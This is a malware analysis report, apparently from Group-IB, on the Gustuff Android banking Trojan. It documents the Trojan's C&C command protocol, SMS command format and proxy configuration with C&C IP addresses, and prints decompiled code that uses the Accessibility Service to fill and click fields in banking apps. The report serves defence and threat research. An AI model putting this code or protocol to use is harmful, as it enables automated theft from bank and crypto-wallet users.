Gustuff: Weapon of Mass Infection

“*Serious product for individuals with skills and experience*,” — that’s how **Gustuff** was advertised by its seller nicknamed Bestoffer on an underground forum in December 2018. Although the Trojan was developed by a Russian-speaking cybercriminal, Gustuff operates exclusively on international markets. **The list of its potential targets includes users of Android apps of top international banks, crypto wallets and popular ecommerce websites.** Gustuff is a new generation of malware complete with fully automated features designed to steal both fiat and crypto currency from user accounts en masse. Group-IB’s malware analyst, Ivan Pisarev, breaks down how he researched Gustuff.

Intro

Group-IB’s Threat Intelligence system first discovered Gustuff on hacker forums in April 2018. According to its developer, nicknamed Bestoffer, Gustuff became the new, updated version of the **AndyBot** malware, which since November 2017 has been attacking Android phones and stealing money using web fakes disguised as mobile apps of prominent international banks and payment systems. The price for leasing the «Gustuff Bot» was $800 per month.

The analysis of Gustuff sample revealed that the Trojan is equipped with web fakes designed to potentially target users of mobile Android apps of top international banks including Bank of America, Bank of Scotland, J.P.Morgan, Wells Fargo, Capital One, TD Bank, PNC Bank, and crypto services such as Bitcoin Wallet, BitPay, Cryptopay, Coinbase etc. **Group-IB specialists discovered that Gustuff could potentially target users of more than 100 banking apps**, including 27 in the **US**, 16 in **Poland**, 10 in **Australia**, 9 in **Germany**, and 8 in **India**.

Initially designed as a classic banking Trojan, in its current version, Gustuff has significantly expanded the list of potential targets, which now includes, besides banking, crypto services and fintech companies’ Android programs, users of apps of marketplaces, online stores, payment systems and messengers, such as PayPal, Western Union, eBay, Walmart, Skype, WhatsApp, Gett Taxi, Revolut etc.

Gustuff infects Android smartphones through SMS with links to malicious Android Package (APK) file, the package file format used by the Android operating system for distribution and installation of applications. When an Android device is infected with Gustuff, at the server’s command Trojan spreads further through the infected device’s contact list or the server database. Gustuff’s features are aimed at mass infections and maximum profit for its operators — it has a unique feature — **ATS** (Automatic Transfer Systems), that autofills fields in legitimate mobile banking apps, cryptocurrency wallets and other apps, which both speeds and scales up thefts.

The analysis of the Trojan revealed that the ATS function is implemented with the help of the **Accessibility Service**, which is intended for people with disabilities. Gustuff is not the first Trojan to successfully bypass security measures against interactions with other apps' windows using Android Accessibility Service. That being said, the use of the Accessibility Service to perform ATS has so far been a relatively rare occurrence.


After being uploaded to the victim's phone, the Gustuff uses the Accessibility Service to interact with elements of other apps' windows including crypto wallets, online banking apps, messengers etc. The Trojan can perform a number of actions, for example, at the server's command, **Gustuff is able to change the values of the text fields in banking apps**. Using the Accessibility Service mechanism means that the Trojan is able to bypass security measures used by banks to protect against older generation of mobile Trojans and changes to Google's security policy introduced in new versions of the Android OS. Moreover, Gustuff knows how to turn off Google Protect; according to the Trojan's developer, this feature works in 70% of cases.


Gustuff is also able to display fake push notifications with legitimate icons of the apps mentioned above. Clicking on fake push notifications has two possible outcomes: either a web fake downloaded from the server pops up and the user enters the requested personal or payment (card/wallet) details; or the legitimate app that purportedly displayed the push notification opens — and Gustuff at the server's command and with the help of the Accessibility Service, can automatically fill payment fields for illicit transactions.

The malware is also capable of sending information about the infected device to the C&C server, reading/sending SMS messages, sending USSD requests, launching SOCKS5 Proxy, following links, transferring files (including document scans, screenshots, photos) to the C&C server, and resetting the device to factory settings.

Analysis of malicious program


Before installing a malicious Android OS application, a user is shown a window containing a list of the permissions requested by Gustuff:


6:30
Facebook Photos
Do you want to install this application? It will get access to:
modify system settings
This app can appear on top of other apps
find accounts on the device
read your contacts
access approximate location (network-based)
access precise location (GPS and network-based)
directly call phone numbers
this may cost you money
read phone status and identity
read your text messages (SMS or MMS)
receive text messages (SMS)
send and view SMS messages
this may cost you money



Once the user gives these permissions app Installation starts. After launching the application, the trojan will show the user a window:

Close



After that, Gustuff deletes the app icon.

Gustuff is packed, according to its developer, with an FTT packer. Once launched, the application requests commands from the CnC server. Some of the files that we examined received commands from the the IP address 88.99.171 [.] 105 (hereinafter referred as <% C&C%>).

One launched the application starts sending the messages to the server *http: // <% C&C%> /api/v1/get.php*.

In response to the requests the server is expected to send commands in JSON format:

```
{
    "results" : "OK",
    "command":{
        "id": "<%id%>",
        "command":"<%command%>",
        "timestamp":"<%Server Timestamp%>",
        "params":{
                <%Command parameters as JSON%>
        },
    },
}
```

At each request, the application sends information about the infected device. The message format is shown below. It is worth noting that the **full, extra, apps** and **permission** fields are optional and will be sent only if the internal flags of the program are set by the C&C server.

```
{
    "info":
    {
        "info":
        {
            "cell":<%Sim operator name%>,
            "country":<%Country ISO%>,
            "imei":<%IMEI%>,
            "number":<%Phone number%>,
            "line1Number":<%Phone number%>,
            "advertisementId":<%ID%>
        },
        "state":
        {
```

```
            "admin":<%Has admin rights%>,
            "source":<%String%>,
            "needPermissions":<%Application needs permissions%>,
            "accesByName":<%Boolean%>,
            "accesByService":<%Boolean%>,
            "safetyNet":<%String%>,
            "defaultSmsApp":<%Default Sms Application%>,
            "isDefaultSmsApp":<%Current application is Default Sms Application%>,
            "dateTime":<%Current date time%>,
            "batteryLevel":<%Battery level%>
        },
        "socks":
        {
            "id":<%Proxy module ID%>,
            "enabled":<%Is enabled%>,
            "active":<%Is active%>
        },
        "version":
        {
            "versionName":<%Package Version Name%>,
            "versionCode":<%Package Version Code%>,
            "lastUpdateTime":<%Package Last Update Time%>,
            "tag":<%Tag, default value: "TAG"%>,
            "targetSdkVersion":<%Target Sdk Version%>,
            "buildConfigTimestamp":1541309066721
        },
    },
    "full":
    {
        "model":<%Device Model%>,
        "localeCountry":<%Country%>,
        "localeLang":<%Locale language%>,
        "accounts":<%JSON array, contains from "name" and "type" of accounts%>,
        "lockType":<%Type of lockscreen password%>
    },
    "extra":
    {
        "serial":<%Build serial number%>,
        "board":<%Build Board%>,
        "brand":<%Build Brand%>,
        "user":<%Build User%>,
        "device":<%Build Device%>,
        "display":<%Build Display%>,
        "id":<%Build ID%>,
        "manufacturer":<%Build manufacturer%>,
        "model":<%Build model%>,
        "product":<%Build product%>,
```

```
        "tags":<%Build tags%>,
        "type":<%Build type%>,
        "imei":<%imei%>,
        "imsi":<%imsi%>,
        "line1number":<%phonenumber%>,
        "iccid":<%Sim serial number%>,
        "mcc":<%Mobile country code of operator%>,
        "mnc":<%Mobile network codeof operator%>,
        "cellid":<%GSM-data%>,
        "lac":<%GSM-data%>,
        "androidid":<%Android Id%>,
        "ssid":<%Wi-Fi SSID%>
    },
    "apps":{<%List of installed applications%>},
    "permission":<%List of granted permissions%>
}
```

Configuration Data Storage

Gustuff stores important information for work in a preference files. The name of the first file, as well as the name of the parameters in it, are the result of calculating the MD5 hash from the string **15413090667214.6.1<%name%>**, where **<%name%>** is the original name-value. The output of the function calculating the name is as follows:

```
nameGenerator(input):
    output = md5("15413090667214.6.1" + input)
```

Further this will be referred to as **nameGenerator(input).**

Thus, the name of the first file is **nameGenerator(“API_SERVER_LIST”)**, it contains values with the following names:

Variable Name	Value
nameGenerator(«API_SERVER_LIST»)	Contains a list of C&C addresses as an array.
nameGenerator(«API_SERVER_URL»)	Contains the C&C address.
nameGenerator(«SMS_UPLOAD»)	Flag, set by default. If the flag is set, sends SMS messages to C&C.
nameGenerator(«SMS_ROOT_NUMBER»)	The phone number to which SMS messages received by the infected device will be sent. The default is null.

Variable Name	Value
nameGenerator(«SMS_ROOT_NUMBER_RESEND»)	Flag, reset to default. If set – when an infected device receives an SMS message, it will be sent to the nameGenerator number (“SMS_ROOT_NUMBER”).
nameGenerator(«DEFAULT_APP_SMS»)	Flag, reset by default. If this flag is set, the application will process incoming SMS messages.
nameGenerator(«DEFAULT_ADMIN»)	Flag, reset by default. If the flag is set, the application has administrator rights.
nameGenerator(«DEFAULT_ACCESSIBILITY»)	Flag, reset by default. If the flag is set, a service that uses Accessibility Service is running.
nameGenerator(«APPS_CONFIG»)	The JSON object contains a list of actions that must be performed when an Accessibility event associated with a specific application is triggered.
nameGenerator(«APPS_INSTALLED»)	Stores a list of applications installed on the device.
nameGenerator(«IS_FIST_RUN»)	The flag, reset at the first start.
nameGenerator(«UNIQUE_ID»)	Contains a unique identifier. Generated when the bot is first launched.

Command Processing Module

The application stores C&C servers addresses as an array of **Base85**-encoded strings. The list of C&C servers can be changed once a respective command is received. In this case the addresses will be stored in preference files.

In response to the request, the server sends a command to the application. It is worth noting that the commands and parameters are delivered in JSON format. Below is a list of commands that can be received from the C&C server:

Command	Description
forwardStart	Start sending SMS messages received by the infected device to the C&C server.
forwardStop	Stop sending SMS messages received by the infected device to the C&C server.
ussdRun	Run a USSD request. The number to which the USSD request is to be made is specified in the “number” JSON field.

Command	Description
sendSms	Send one SMS message (if necessary, the message is split into parts). As a parameter, the command accepts a JSON object containing the “to” (the destination number) and “body” (the message body) fields.
sendSmsAb	Send SMS messages (if necessary, the message is split into parts) to the entire contact list of the infected device. The interval between messages is 10 seconds. The body of the message is specified in the JSON field “body”.
sendSmsMass	Send SMS messages (if necessary, the message is split into parts) to the contacts specified in the command parameters. The interval between messages is 10 seconds. As a parameter, the command accepts a JSON array (the “sms” field), whose elements contain the “to” (the destination number) and “body” (the message body) fields.
changeServer	As a parameter, the command accepts a value with the key “url”, then the bot will change the value md5custom(“SERVER_URL”), or “array” – then the bot will write the array to md5custom(“API_SERVER_LIST”).That is how the application changes C&C server addresses.
adminNumber	The command is designed to work with the root number. The command accepts a JSON object with the following parameters: “number” – change md5custom (“ROOT_NUMBER”) to the resulting value “resend” – change md5custom (“SMS_ROOT_NUMBER_RESEND”) “sendId” – send uniqueID to md5custom (“ROOT_NUMBER”).
updateInfo	Change the flags used for transferring data to the server.
wipeData	The command is designed to delete user data. Depending on the account, which was used to launch the application, there is either a complete erasure of data with a device reboot (primary user), or the removal of only user data (secondary user).
socksStart	Run the Proxy module. The module operation is described in a separate section.
socksStop	Stop the Proxy module.
openLink	Follow the link. The link is specified in the JSON parameter with the key “url”. To open the link, “android.intent.action.VIEW” is used.
uploadAllSms	Upload all received SMS messages to the server.
uploadAllPhotos	Upload images to the URL from an infected device. URL is sent as a parameter.
uploadFile	Upload a file from an infected device to a URL. URL is sent as a parameter.
uploadPhoneNumbers	Upload phone numbers from the contact list to the server. If the JSON object value with the key “ab” comes as a parameter, the application receives a list of contacts

Command	Description
	from the phone book. If the JSON object with the “sms” key comes as a parameter, the application reads the list of contacts from senders of SMS messages.
changeArchive	The application downloads the file from the address that comes as a parameter with the “url” key. The downloaded file is saved with the name “archive.zip”. After that, the application unzips the file, using the password for the archive “b5jXh37gxgHBrZhQ4j3D”, if necessary. Unzipped files are saved to the directory “<%external storage%>/hgps”
actions	The command is used to work with Action Service, which is described in a separate section of this report.
test	No activity.
download	The command is used to download a file from a C&C server and save it in the “Downloads” directory. The URL and the file name come as a parameter, the fields in the JSON object parameter are “url” and “fileName” respectively.
remove	Removes a file from the “Downloads” directory. The file name comes in a JSON parameter with the key “fileName”. The default file name is “tmp.apk”.
notification	Show notification with description and title text, defined by the managing server.

Command format for **notification**:

```
{
    "results" : "OK",
    "command":{
    "id": <%id%>,
    "command":"notification",
    "timestamp":<%Server Timestamp%>,
    "params":{
        "openApp":<%Open original app or not%>,
        "array":[
                      {"title":<%Title text%>,
                      "desc":<%Description text%>,
                      "app":<%Application name%>}
                  ]
                  },
        },
}
```

The notification created by the examined file looks identical to the notifications created by the application specified in the **app** field. If the value of the **openApp** field is True, when the notification is opened, the application specified in the app field is launched. If the **openApp** field value is False, then:

- opens a phishing window, the contents of which is loaded from the directory **<%external storage%>/hgps/<%filename%>**
- opens a phishing window, the contents of which is downloaded from the server **<%url%>?id=<%Bot id%>&app=<%Application name%>**
- opens a phishing window disguised as a Google Play Card, with the ability to enter card data.

The result of the execution of any command is sent by the application to **<% CnC%> \ set_state.php** as a JSON object of the following format:

```
{
    "command":
    {
        "command":<%command%>,
        "id":<%command_id%>,
        "state":<%command_state%>
    }
    "id":<%bot_id%>
}
```

ActionsService

The list commands that can be executed byтthe application includes **action**. Once the respective command is received from the server, the command processing module accesses this service to execute anтextended command. The service accepts JSON object as a parameter. The service can execute the following commands:

- **PARAMS_ACTION** — once this command is received, the service obtains the value from the JSON parameter using the Type key; it can be the following:
    - **serviceInfo** — the subcommand gets the value from the JSON parameter with the includeNotImportant key. If the flag is True, the application sets the FLAG_ISOLATED_PROCESS flag to the service using the Accessibility Service. Thus, the service will be launched in a separate process.
    - **root** — receive and send information to the server about the window, which is now in focus. An application obtains information using the AccessibilityNodeInfo class.
    - **admin** — request administrator rights.
    - **delay** — suspend ActionsService for the number of milliseconds specified in the parameter with the “data” key.
    - **windows** — send a list of windows visible to the user.
    - **install** — install the application on the infected device. The name of the package archive is stored in the key “fileName”. The archive is located in the Downloads directory.
    - **global** — the subcommand is designed to move from the current window:
        - to the Quick Settings menu
        - back
        - home
        - to notifications

        - to the window of recently opened applications
    - **launch** — launch an application. The name of the application is passed as a parameter with the key data.
    - **sounds** — change sound mode to silence.
    - **unlock** — turns on the backlight of the screen and keyboard at full brightness. The application performs this action using WakeLock and specifies the string [Application lable]:INFO as a tag. permissionOverlay — the function is not implemented (the response to the command execution is- {“message”:”Not support”} or {“message”:”low sdk”})
    - **gesture** — the function is not implemented (the response to the command execution is- {“message”:”Not support”} or {“message”:”Low API”})
    - **permissions** — this command is required to request rights for the application. However, the query function is not implemented, so the command does not make sense. The list of requested rights comes as a JSON array with the key “permissions”. The default list is as follows:
        - android.permission.READ_PHONE_STATE
        - android.permission.READ_CONTACTS
        - android.permission.CALL_PHONE
        - android.permission.RECEIVE_SMS
        - android.permission.SEND_SMS
        - android.permission.READ_SMS
        - android.permission.READ_EXTERNAL_STORAGE
        - android.permission.WRITE_EXTERNAL_STORAGE
- **open** — display a phishing window. Depending on the parameter coming from the server, the application may display the following phishing windows:
    - Display a phishing window, whose contents are written in a file in the directory **<%external directory%>/hgps/<%param_filename%>**. The result of the user’s interaction with the window will be sent to **<%CnC%>/records.php**.
    - Display a phishing window, whose contents are preliminary loaded from the address <%url_param%>?id=**<%bot_id%>&app=<%packagename%>**. The result of the user’s interaction with the window will be sent to **<%CnC%>/records.ph**
    - Display a phishing window disguised as Google Play Card.
- **interactive** — the command is designed to interact with elements of windows of other applications using the AcessibilityService. For interaction in the program, a special service is implemented. The application can interact with the following windows:
    - Active at the moment. In this case, the parameter contains the ID or text (name) of the object to interact with.
    - Visible to the user at the time of execution of the command. The application selects windows by ID
    - Having obtained AccessibilityNodeInfo objects for the window elements of interest, the application, depending on the parameters, can perform the following actions:
    - focus — set focus on the object.
    - click — click on the object.
    - actionId perform an action by ID.

- setText — change the text of the object. The text can be changed in two ways: perform **ACTION_SET_TEXT** action (if the Android version of the infected device is **LOLLIPOP** or higher), or by placing a string in the clipboard and inserting it into an object (for older versions). This command can be used by threat actors to change data in banking applications.

PARAMS_ACTIONS — the same as **PARAMS_ACTION**, but a JSON array of commands comes.
Some might be interested in what the function of interaction with the elements of the window of another application looks like. This is how this functionality is implemented in Gustuff:

```
boolean interactiveAction(List aiList, JSONObject action, JsonObject res) {
    int count = action.optInt("repeat", 1);
    Iterator aiListIterator = ((Iterable)aiList).iterator();
    int count = 0;
    while(aiListIterator.hasNext()) {
        Object ani = aiListIterator.next();
        if(1 <= count) {
            int index;
            for(index = 1; true; ++index) {
                if(action.has("focus")) {
                    if(((AccessibilityNodeInfo)ani).performAction(1)) {
                        ++count;
                    }
                }
                else if(action.has("click")) {
                    if(((AccessibilityNodeInfo)ani).performAction(16)) {
                        ++count;
                    }
                }
                else if(action.has("actionId")) {
                    if(((AccessibilityNodeInfo)ani).performAction(action.optInt("actionId"))) {
                        ++count;
                    }
                }
                else if(action.has("setText")) {
                    customHeader ch = CustomAccessibilityService.a;
                    Context context = this.getApplicationContext();
                    String text = action.optString("setText");
                    if(performSetTextAction(ch, context, ((AccessibilityNodeInfo)ani), text)) {
                        ++count;
                    }
                }
                if(index == count) {
                    break;
                }
            }
        }
```

```
        ((AccessibilityNodeInfo)ani).recycle();
    }
    res.addPropertyNumber("res", Integer.valueOf(count));
}
```

Text replacement function:

```
boolean performSetTextAction(Context context, AccessibilityNodeInfo ani, String text) {
    boolean result;
    if(Build$VERSION.SDK_INT >= 21) {
        Bundle b = new Bundle();
        b.putCharSequence("ACTION_ARGUMENT_SET_TEXT_CHARSEQUENCE", ((CharSequence)text));
        result = ani.performAction(0x200000, b);  // ACTION_SET_TEXT
    }
    else {
        Object clipboard = context.getSystemService("clipboard");
        if(clipboard != null) {
        ((ClipboardManager)clipboard).setPrimaryClip(ClipData.newPlainText("autofill_pm", ((CharSequ
        result = ani.performAction(0x8000);  // ACTION_PASTE
        }
        else {
            result = false;
        }
    }
    return result;
}
```

Therefore, if the C&C is set up correctly, Gustuff is able to auto-fill text fields in banking apps and click on the objects to conduct transfer. The Trojan doesn't even need to complete authorization in the app, it just needs to send a command to display a fake push notification to make the user open the app. The user logs in himself, and Gustuff performs ATS.

SMS processing module

The application sets an event handler to trigger when the infected device receives SMS messages. The application can receive commands from the threat actor that come in the body of an SMS message. Commands have the following format:

7!5=<%Base64 encoded command%>

The application checks all incoming SMS messages for the string 7!5 =. Once the string is found, it decodes the Base64-encoded string starting at offset 4 and executes the command. Commands are similar to commands received from C&C. The output is sent to the same number from which the command was received. The response format is as follows:

7*5=<%Base64 encode of "result_code command"%>

Optionally, the application can send all received messages to the Root number. To do this, the threat actor specifies the Root number in the preference file and sets the message redirect flag. SMS messages are sent to the attacker's number in the following format:

<%From number%> — <%Time, format: dd/MM/yyyy HH:mm:ss%> <%SMS body%>

Also, the application can optionally send messages to the C&C server. SMS messages are sent to the server in JSON format:

```
{
    "id":<%BotID%>,
    "sms":
    {
        "text":<%SMS body%>,
        "number":<%From number%>,
        "date":<%Timestamp%>
    }
}
```

If the **nameGenerator(«DEFAULT_APP_SMS»)** flag is set the application terminates processing the SMS message and clears the list of incoming messages.

Proxy module

The application includes the Backconnect Proxy module (hereinafter referred to as Proxy module). This module has a separate class that includes static fields with configuration. Configuration data is stored in the sample in plaintext:

```
static {
    ProxyConfigClass.logsDir = "logs";
    ProxyConfigClass.version = "1.6";
    ProxyConfigClass.host = "88.99.174.18";
    ProxyConfigClass.commandPort = 41550;
    ProxyConfigClass.proxyPort = 41570;
}
```

All actions performed by the Proxy module are logged into files. The application creates a directory called "logs" (the ProxyConfigClass.logsDir field in the configuration class) in External Storage, where the log files are stored. Events are logged to files with the following names:

1. **main.txt** – the operation of the class called CommandServer is logged to this file. Further, the str string logging into this file will be referred to as mainLog (str)
2. **session-<%id%>.txt** – log data associated with a specific proxy session is saved to this file. Further, the str string logging into this file will be referred to as sessionLog (str)
3. **server.txt** – all data written to the above-mentioned files is logged to this file.

Format of log data:

<%Date%> [Thread[<%thread id%>], id[<id>]]: log-string

Exceptions that occur during the operation of the Proxy module are also logged to a file. For this, the application generates a JSON object of the following format:

```
{
    "uncaughtException":<%short description of throwable%>
    "thread":<%thread%>
    "message":<%detail message of throwable%>
    "trace":        //Stack trace info
        [
            {
                "ClassName":
                "FileName":
                "LineNumber":
                "MethodName":
            },
            {
                "ClassName":
                "FileName":
                "LineNumber":
                "MethodName":
            }
        ]
}
```

Following this, the application converts it into a string representation and logs it.

The Proxy module is launched upon command. Once the respective command is received, the application starts a service called **MainService**, which is used to control the operation of the Proxy module, i.e. its start and termination. The service is launched within the following stages:

- Starts a timer that triggers once a minute and checks the activity of the proxy module. If the module is not active, it starts it. Also, once the **android.net.conn.CONNECTIVITY_CHANGE** event is triggered, the Proxy module is launched.
- The application creates a wake-lock with the **PARTIAL_WAKE_LOCK** parameter and captures it. Thus, it does not allow the device's CPU to enter sleep mode.
- Starts the class processing commands of the Proxy module, preliminary logging the mainLog string ("start server") and
  Server::start() host[<%proxy_cnc%>], commandPort[<%command_port%>], proxyPort[<%proxy_port%>]where proxy_C&C, command_port and proxy_port are parameters retrieved from the Proxy server configuration.The command processing class is called **CommandConnection**. After the start, it performs the following actions:
- Connects to **ProxyConfigClass.host** : **ProxyConfigClass.commandPort** and sends data about the infected device in JSON format:

```
{
    "id":<%id%>,
    "imei":<%imei%>,
    "imsi":<%imsi%>,
    "model":<%model%>,
    "manufacturer":<%manufacturer%>,
    "androidVersion":<%androidVersion%>,
    "country":<%country%>,
    "partnerId":<%partnerId%>,
    "packageName":<%packageName%>,
    "networkType":<%networkType%>,
    "hasGsmSupport":<%hasGsmSupport%>,
    "simReady":<%simReady%>,
    "simCountry":<%simCountry%>,
    "networkOperator":<%networkOperator%>,
